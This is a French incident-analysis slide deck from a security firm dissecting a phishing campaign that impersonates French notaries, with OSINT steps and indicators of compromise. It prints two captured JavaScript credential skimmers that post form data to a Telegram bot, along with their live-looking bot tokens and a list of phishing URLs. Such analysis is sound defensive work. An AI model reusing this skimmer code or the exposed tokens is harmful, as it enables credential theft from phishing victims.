TLP:GREEN

INQUEST

Phishing fun

EXPERT CYBER
LABEL SÉCURITÉ NUMÉRIQUE
Cybermalveillance.gouv.fr
RÉPUBLIQUE FRANÇAISE

Contexte

- 10 Juillet l'un de mes contacts me fait par d'une nouvelle attaque de phishing.
  - Il doit m'envoyer les sources et infos pour analyse.
- 13 Juillet un post sur sur blog + vidéo d'une attaque de phishing.
  - Ressemble étrangement aux infos de mon contact.
- 15 Juillet mon contact ne m'a toujours pas donné accès aux sources mais me confirme que le post ressemble à son phishing.
- 16 Juillet je reçois enfin les sources

TLP:GREEN

Pré-analyse du post

Quelles informations on peut sortir de ce post

- L’adresse électronique s’affiche comme @notaire.fr
- Vous avez reçu un fichier envoyé par l’Office Notarial de France
- À noter que la page pirate collecte l’IP du visiteur
- Votre géolocalisation numérique doit être basée dans l’Hexagone.
- Une vidéo de dispo

TLP:GREEN

Analyse du mail


- Pour des raisons de confidentialité je ne peux afficher le mail mais :
  - Adresse mail identique
  - Les deux semble identique
- L'analyse des entêtes ne sera pas présenter pour les mêmes raison (données clients)

TLP:GREEN

Cherchons des information en source ouverte

On dispose de quoi :

- Adresse email
- Contenu du mail
- hxxps://ageeandageelaw.com/notai/garling.php



TLP:GREEN

Cherchons des information en source ouverte

Google est mon ami

- Lens
- Dork
- My Brain

YES


Date	13/07/2024
Email	noreply@notaire.fr
Url / Site internet	https://ageeandageelaw.com/notai/garling.php Score fiabilité Scamdoc | Info Contact / Whois
Contenu de l'arnaque	Chère Madame, Cher Monsieur, Vous avez reçu un fichier envoyé par l' Office Notarial de France . Veuillez le consulter s'il vous plaît. Il est rattaché à votre adresse e-mail et à votre mot de passe via notre lien sécurisé. En vous souhaitant une bonne réception.
Commentaire / Explications	email reçu ce jour

Analyse des données

- J'ai un lien
  - hxxps://ageeandageelaw.com/notai/garling.php
- Dans l'article
  - À noter que la page pirate collecte l’IP du visiteur
  - Votre géolocalisation numérique doit être basée dans l’Hexagone.
- Je fais comment ?
  - TOR ?
  - Je leak mon IP ?

Analyse des données

Connexion au domaine




TLP:GREEN

Analyse des données

Connexion à la page 'malveillante"

- Un redirect vers un nouveau domaine



TLP:GREEN

Analyse des données


- Je rentre des informations d'identifiant
  - ça part où ?
  - Error.log?
  - BDD ?

TLP:GREEN

Analyse des données

Connexion à la page 'malveillante"

hxxps://dev-notairennae.pantheonsite.io



TLP:GREEN

Analyse des données

- Je rentre des informations d'identifiant
  - ça part où ?
  - BDD ?
  - Other ?

TLP:GREEN

Analyse 'standard' du phishing

- Temps passé 10 minutes
  - Y compris analyses entête

TLP:GREEN

OK et maintenant j'en ai fini ?

- Analyse du code garling.php
- Analyse du code la page /Rapportimportant.html (garling.php)
- IOC et corrélations

TLP:GREEN

Analyse du code garling.php

```
    <script
language="JavaScript"
```

TLP:GREEN

Analyse du code garling.php

- Balise script
- Un background image en base64
- Une photo récupérée sur le site notaire.fr officiel

TLP:GREEN

Analyse du code garling.php

On récupère l'image

- Le *Document* n'est en fait qu'une image !!

TLP:GREEN

Analyse du code garling.php

On récupère la seconde image

Analyse du code garling.php

Récupération de la page de send.php

TLP:GREEN

Analyse du code garling.php

```
    <script src="https://jour12.web.app/ss.js"></script>
</body>
</html>
```

TLP:GREEN

Analyse du code garling.php

hxxps://jour12.web.app/ss.js

- Un script JS qui tourne ?
  - Pourquoi ?
  - Utilité ?
  - Malware ?

TLP:GREEN

Analyse du script ss.js

```
const chat_id = '-4011988724', botID = 'bot6630180682:AAGmJ9dww-j4eD1-6H9zb3chDw6UW2g6Un4';
    const telegramURL = `https://api.telegram.org/${botID}/sendMessage`;

   $('#i983893').click(function(event) {
    $("#i983893").html("Chargement...");
   document.querySelector('#contact-form').addEventListener("submit", async e => { // When the user submits the form
        e.preventDefault(); // Don't submit
        let text = JSON.stringify( // Convert the form data to a string to send as our Telegram message
            Object.fromEntries(new FormData(e.target).entries()), // Convert the form data to an object.
        null, 2); // Prettify the JSON so we can read the data easily
        const sendMessage = await fetch(telegramURL, { // Send the request to the telegram API
            method: 'POST',
            headers: {"Content-Type": "application/json"}, // This is required when sending a JSON body.
            body: JSON.stringify({chat_id, text}), // The body must be a string, not an object
        });
        const messageStatus = document.querySelector('#status');
        if (sendMessage.ok) // Update the user on if the message went through
            messageStatus.textContent = "Mauvaises informations !!!";

        else
            messageStatus.textContent = "Message Failed to send :( " + (await sendMessage.text());
        e.target.reset(); // Clear the form fields.
        document.getElementById("ai").focus();
        $("#i983893").html("Continuer");
    });
    });
```

Utilisation de l'API telegram et du BOT

GET


```
{"ok":true,"result":{"id":6630180682,"is_bot":true,"first_name":"So\u00fbl double",
"username":"Souldouble_bot","can_join_groups":true,
"can_read_all_group_messages":false,
"supports_inline_queries":false,"can_connect_to_business":false}}
```

TLP:GREEN

Conclusion des analyses

- On peut passer par des IP pas de l'hexagone
- Utilsation de télégram pour l'envoi des identifiant
- Le bot ne peut pas lire les messages du chat
- Chat inaccessible

TLP:GREEN

IOC et corrélations

IOC	Description	Source
6630180682	BotID	ss.js
So\u00fbl double	First Name Bot	request API telegram
Souldouble_bot	Username Bot	request API telegram
AAGmJ9dww-j4eD1-6H9zb3chDw6UW2g6Un4	API-KEY Bot	ss.js
4011988724	ChatID Channel Telegram	ss.js
#i983893	button id Dans le scrip JS + garling.php	ss.js
https://ageeandageelaw.com/notai/garling.php	Lien dans le mail	https://www.signal-arnaques.com/scam/view/778031#google_vignette
https://dev-notairennae.pantheonsite.io/notaire/doc/Rapportimportant.html	Redirection du lien du mail	https://www.signal-arnaques.com/scam/view/778031#google_vignette
https://jour12.web.app/ss.js	JS d'envoi des Identifiants par télégram	garling.php
0b69f57457c5383b673b90e785e736c754722b5d	sha1 backgroup PNG file site web	
dc3725b7438ec3b707bc11fed88c9ed64875f8d7	sha1 garling.php	
864df9a9b246b84205508fa0106fafe73303e0d5	sha1 ss0js	
noreply@notaire.fr		
okanoure00122	Lien allemand cabinet architecture	
https://dev-notairennae.pantheonsite.io/	Lien allemand cabinet architecture	

IOC et corrélations

- hxxps://annuverifica-decomptenotarial10[.]duckdns[.]org/Rapportimportant[.]html
- hxxps://decomptenotarial10[.]dnsalias[.]com/Rapportimportant[.]html
- hxxps://angelino[.]com/Notaire1/decomptenotarial/doc/Rapportimportant[.]html
- hxxps://annuaire-verifica-decomptenotarialpro[.]duckdns[.]org/Rapportimportant[.]html
- hxxps://notaires-fr[.]orpkreroes[.]pro/Rapportimportant[.]html
- hxxps://turkom[.]tc/rapprt1/doc/Rapportimportant[.]html


TLP:GREEN

IOC et corrélations

- hxxps://savadex[.]sa[.]com/mon/dossier1/doc/Rapportimportant[.]html
- hxxps://notaires-fr[.]tlsgrosse[.]pro/Rapportimportant[.]html
- hxxps://document[.]notaoffice[.]site/doc/Rapportimportant[.]html
- hxxps://iyisindenolsun[.]sa[.]com/js/etude1/doc/Rapportimportant[.]html
- hxxps://superbird[.]com[.]pk/notaire/doc/Rapportimportant[.]html
- hxxps://ntaire-d84564[.]ingress-earth[.]ewp[.]live/wp-content/plugins/doc/Rapportimportant[.]html
- hxxps://officenpdf[.]cluster1[.]easy-hebergement[.]net/Rapportimportant[.]html
- hxxps://polomods-36787[.]web.app/js/allo[.]js


TLP:GREEN

IOC et corrélations



TLP:GREEN

IOC et corrélations



TLP:GREEN

Analyse du script allo.js

```
const chat_id = '1159687242', botID = 'bot5140149388:AAHRl_sYadTd5678mr89Scf0WRtiPk_-tms';
    const telegramURL = `https://api.telegram.org/${botID}/sendMessage`;
    document.querySelector('#messageForm').addEventListener("submit", async e => { // When the user submits the form
        e.preventDefault(); // Don't submit
        let text = JSON.stringify( // Convert the form data to a string to send as our Telegram message
            Object.fromEntries(new FormData(e.target).entries()), // Convert the form data to an object.
        null, 2); // Prettify the JSON so we can read the data easily
        const sendMessage = await fetch(telegramURL, { // Send the request to the telegram API
            method: 'POST',
            headers: {"Content-Type": "application/json"}, // This is required when sending a JSON body.
            body: JSON.stringify({chat_id, text}), // The body must be a string, not an object
        });
        const messageStatus = document.querySelector('#status');
        if (sendMessage.ok) // Update the user on if the message went through
            messageStatus.textContent = "Mauvaises informations! Veuillez réessayer";
        else
            messageStatus.textContent = "Message Failed to send :( " + (await sendMessage.text());
        e.target.reset(); // Clear the form fields.
    });
```

TLP:GREEN

Questions

INQUEST

Des prestations en cybersécurité sur-mesure pour accompagner les entreprises. (Conseil/PMO,Gestion de crise, Analyse forensics)

Pour contacter le CSIRT INQUEST en cas d'incident Cyber Sécurité :

Notre équipe de réponse à incident est joignable 7/7 – 24h/24h au +33 (0)1 76 39 12 15

csirt@inquest-risk.com

INQUEST

TLP:GREEN

Laboratoire Forensic INQUEST (Rennes/Paris)

- Rennes(ou paris) 2 postes (Forensics confirmé/senior)